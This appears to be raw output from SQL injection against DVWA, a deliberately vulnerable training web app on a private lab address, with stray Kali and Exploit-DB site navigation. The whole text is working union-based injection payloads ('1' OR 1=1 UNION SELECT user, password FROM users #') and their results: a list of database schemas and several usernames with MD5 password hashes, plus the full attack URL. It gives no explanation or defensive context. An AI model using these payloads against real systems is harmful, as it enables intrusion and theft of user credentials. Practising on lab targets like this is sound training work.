ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: 1
Surname: information_schema

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: 1
Surname: dvwa

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: 1
Surname: mysql

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: 1
Surname: owasp10

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: 1
Surname: tikiwiki

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: 1
Surname: tikiwiki195

192.168.50.101/dvwa/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+user%2C+password+FROM users #

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99